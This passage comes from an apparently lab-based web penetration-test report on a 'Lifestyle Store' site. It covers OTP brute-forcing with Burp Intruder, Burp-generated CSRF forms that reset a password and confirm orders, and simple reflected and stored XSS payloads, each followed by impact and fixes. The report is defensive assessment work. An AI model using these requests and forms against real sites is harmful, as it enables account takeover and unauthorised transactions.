- It should also do extensive server and client validation. Allocated CVE ID: CVE-2017-14521.
- Observe these safety measures:
- Create a strong password that consists of at least eight characters, both alphanumeric and symbols.
- It shouldn't include any guessed or private information.
- Change all of your passwords to strong, one-of-a-kind passwords; disable default accounts and users; and never reuse passwords.

## Reference

Open File Upload:

<https://www.owasp.org/index.php>

Best practices for file upload protection:

<https://www.opswat.com/blog>

[https://www.owasp.org/index.php/Testing\\_for\\_weak\\_password\\_change\\_or\\_reset\\_functionalities\\_\(OTG-AUTHN-009\)](https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009))

[https://www.owasp.org/index.php/Default\\_Passwords](https://www.owasp.org/index.php/Default_Passwords) <https://www.us-cert.gov/ncas/alerts/TA13-175A>

## 4. Account Takeover Using OTP Bypass

Account  
Takeover  
Using OTP  
Bypass  
(Critical)

The below mentioned login page allows login via OTP which can be bruteforced

**Affected URL :**


- [http://13.223.167.124/reset\\_password/admin.php?otp=](http://13.223.167.124/reset_password/admin.php?otp=)

**Affected Parameters :**

OTP (POST parameters)

# Observation

- Navigate to [http://13.233.167.124/reset\\_password/admin.php?otp=](http://13.233.167.124/reset_password/admin.php?otp=) . You will see user login page via OTP.



13.233.167.124/reset\_password/admin.php?otp=123

Lifestyle Store Blog Forum Sign Up Login ▾

### Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

- Following request will be generated containing OTP parameter.
- Now we are Brute Forcing it.

# Observation

## ? Choose an attack type

Attack type:


## ? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 GET /reset_password/admin.php?otp=$tyu$ HTTP/1.1
2 Host: 13.233.167.124
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://13.233.167.124/reset_password/admin.php
9 Cookie: key=9lw1qddsvfr; PHPSESSID=jm6hh9aij65u5rplbmi4gsv3b6; X-XSRF-TOKEN=eaae20809401aae076230fe88588bd29cbcd1480fba7dd951064c57ecc213f2f
10 Upgrade-Insecure-Requests: 1
11
12
```

# Observation




4. Intruder attack of http://13.233.167.124 - Temporary attack - Not saved to projec...						
Results Positions Payloads Resource pool Settings						
Filter: Showing all items						
Request	Payload	Status code	Error	Timeout	Length	Comment
44	143	200	<input type="checkbox"/>	<input type="checkbox"/>	4481	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
1	100	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
2	101	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
3	102	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
5	104	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
4	103	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
6	105	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
7	106	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
8	107	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
9	108	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	
10	109	200	<input type="checkbox"/>	<input type="checkbox"/>	4385	

- And we easily got the valid OTP



# Proof of Concept (PoC)

Now a hacker can change the password of admin dashboard



The screenshot shows a web browser window with the address bar displaying `13.233.167.124/reset_password/admin.php?otp=143`. The page has a dark header with the text "Lifestyle Store" on the left and navigation links "Blog", "Forum", "Sign Up", and "Login" on the right. The main content area is light gray and contains the heading "Enter New Admin Password". Below this heading are two input fields: "New password" and "Confirm password". At the bottom of the form is a red button labeled "Reset Password".

13.233.167.124/reset\_password/admin.php?otp=143

Lifestyle Store Blog Forum Sign Up Login ▾

## Enter New Admin Password

New password

Confirm password

Reset Password

# Business Impact – Extremely High

All it takes for a malevolent hacker to obtain full access to any account is to brute force the OTP. This results in the total compromise of each customer's sensitive user data. After logging in, the attacker can act on behalf of the victim, perhaps causing the victim to suffer significant financial loss.

# RECOMENDATIONS

Observe these safety measures:

- Apply appropriate rate-limiting controls to the quantity of generation requests and OTP checks.
- Use anti-bot tools like ReCAPTCHA following several failed tries.
- OTPs should be at least six digits long and alphanumeric for increased security; they should also expire after a set period of time, such as two minutes.

## Reference

[https://www.owasp.org/index.php/Testing\\_Multiple\\_Factors\\_Authentication\\_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))

[https://www.owasp.org/index.php/Blocking\\_Brute\\_Force\\_Attacks](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks)

# 5. CSRF

Unauthenticated  
Access  
to  
Customer  
Details  
(Critical)

The below mentioned login page allows you to change password without verification and view details of other customers (CSRF).

Affected URL :

[http://13.233.167.124/profile/change\\_password.php](http://13.233.167.124/profile/change_password.php)

Affected Parameters :

- Update button (POST parameter) We can change the password.

Affected URL :

<http://13.233.167.124/cart/cart.php>

Affected Parameters :

- Remove option (POST parameter)

Affected URL :


<http://13.233.167.124/cart/cart.php>

Affected Parameters :

- Confirm order option (POST parameter)

# Observation


You can see the seven-digit password here, but I'll be changing it right now because of CSRF.





The screenshot shows a web browser window with the address bar displaying '13.233.167.124/profile/change\_password.php'. The website has a dark header with 'Lifestyle Store' on the left and navigation links 'My Cart', 'My Profile', 'My Orders', 'Blog', 'Forum', and 'Logout' on the right. The main content area is light gray and features a 'Change Password' form. The form consists of two white input fields with gray placeholder text: 'New Password' and 'Confirm Password'. Below these fields is a prominent red button with the text 'UPDATE' in white capital letters.

# Observation

Here's the file I opened while changing password , when we click on send the password will change to 12345



91wlqddsvfr jm6hh9aij65u5rplbmi4gsv3 537ab1fce08d9ed7ebb2fc1 12345 12345 Send



# Proof of Concept (PoC)

Here's the code of generated by burp suite community edition

```
<!DOCTYPE html>
<html>
<body>

<!-- CSRF POC generated by Burp Suite io Seclab plugin -->

<form method="POST" action="http://13.233.167.124/profile/change_password.php">
  <input type="text" name="key" value="91wlqddsvfr">
  <input type="text" name="PHPSESSID" value="jm6hh9aij65u5rplbmi4gsv3b6">
  <input type="text" name="X-XSRF-TOKEN" value="537ab1fce08d9ed7ebb2fc1ab974db09140104485dca7fd4480cfe96909abb19">
  <input type="text" name="password" value="12345">
  <input type="text" name="password_confirm" value="12345">
  <input type="submit" value="Send">
</form>

</body>
</html>
```

# Observation

## CSRF in cart

13.233.167.124/cart/cart.php

Lifestyle StoreMy CartMy ProfileMy OrdersBlogForumLogout

### Shopping Cart

S.No	Product	Price
1	Basic T shirt <a href="#">Remove</a>	350
	Total	350

#### Have a coupon?

Your coupon should look like UL\_6666

#### Shipping Details

Cold

Unk

#### Payment Mode

☒ Cash on delivery

CONFIRM ORDER



# Observation

Here you can see order is placed unwantedly by user through CSRF

13.233.167.124/orders/generate\_receipt/ordered/11

Lifestyle StoreMy CartMy ProfileMy OrdersBlogForum

Receipt

Order Id: 82DFFB4B5B63

PRODUCTS:

Basic T shirtINR 350

TotalINR 350

SHIPPING DETAILS:

Name - Cold

Email - cold@lifestyle.com

Phone - 9867578678

Address - Unk

PAYMENT MODE

Cash on delivery

Order placed on : 2024-01-04 01:24:54

Status: DELIVERED

# Proof of Concept (PoC)

Here's the code of generated by burp suite community edition

```
<!DOCTYPE html>
<html>

<!-- CSRF POC generated by Burp Suite ie SecLab plugin -->

<body>
  <form method="POST" action="http://13.233.167.124/cart/cart.php">
    <input type="text" name="key" value="91wlqddsvfr">
    <input type="text" name="PHPSESSID" value="jm6hh9aij65u5rplbmi4gsv3b6">
    <input type="text" name="X-XSRF-TOKEN" value="486f17798d14a0edaab7d22ab3f4ea85ac09f3381eb0947426a7c5c50c66e1e6">
    <input type="submit" value="Send">
  </form>
</body>

</html>
```

# Business Impact – Extremely High

- Any user's password is changeable by hackers.
- A hacker could force a user to take undesirable actions.
- It negatively affects the user's experience with the website;
- A hacker can confirm and remove orders from the user's cart.

# RECOMENDATIONS

Observe these safety measures:

- ☐ Put an Anti-CSRF Token in Place.
- ☐ Avoid displaying the monthly customers on the login page.
- ☐ Employ Cookies with the Same Site Flag.
- ☐ Verify the source of the request.
- ☐ Ask the user for a few extra keys or tokens before completing a crucial request.
- ☐ When making essential requests, use two-factor confirmations like OTP.

## References:

<https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/>

<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

# 6. Reflected Cross Site Scripting (XSS)

Reflected  
Cross Site  
Scripting  
(XSS)  
(Severe)

Below mentioned parameters are vulnerable to reflected XSS

**Affected URL :**

- <http://13.233.167.124/profile/16/edit/>

**Affected Parameters :**

- address(POST parameters)

**Payload:**

- `<script>alert(1)</script>`

# Observation

Open edit profile through URL and write a script on address bar

### My Profile

# Proof of Concept (PoC)

my Profile

🌐 13.233.167.124

2

OK

UPLOAD PROFILE PICTURE

UPDATE

# Business Impact – Extremely High

Because the attacker may include arbitrary HTML, CSS, and JS via the URL, they can place any material on the page, including phishing pages, infect the victim's device with malware, and even host explicit content that might damage the organization's reputation.

The victim would just need to get the link containing the payload from the attacker in order to view hacker-controlled information on the website. The user will trust the material as long as they trust the website.



# RECOMENDATIONS

Take the following precautions:

- ❑ Sanitize all user input and block characters you do not want
- ❑ Convert special HTML characters like ' " < > into HTML entities " %22 < > before
- ❑ printing them on the website

## References

[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)

[https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)

# 7. Stroed Cross Site Scripting (XSS)

## Stored Cross Site Scripting (XSS) (Severe)

The parameters listed below are susceptible to reflected XSS

Affected URL:

**Products:**

[http://13.233.167.124/details.php?p\\_id=14](http://13.233.167.124/details.php?p_id=14)

Influent Parameters:

- The Customer Review section's POST button (POST parameters)

**Payloads:**

- `<script>warn('Hacked')`
- `<h1>hey</h1> </script>`

# Observation

Now try entering the payload in review box



[All Products Socks](#)

## PP Socks

Cartoon Socks for Kids

[Seller Info](#)

[Brand Website](#)

INR 350/-

[Add To cart](#)

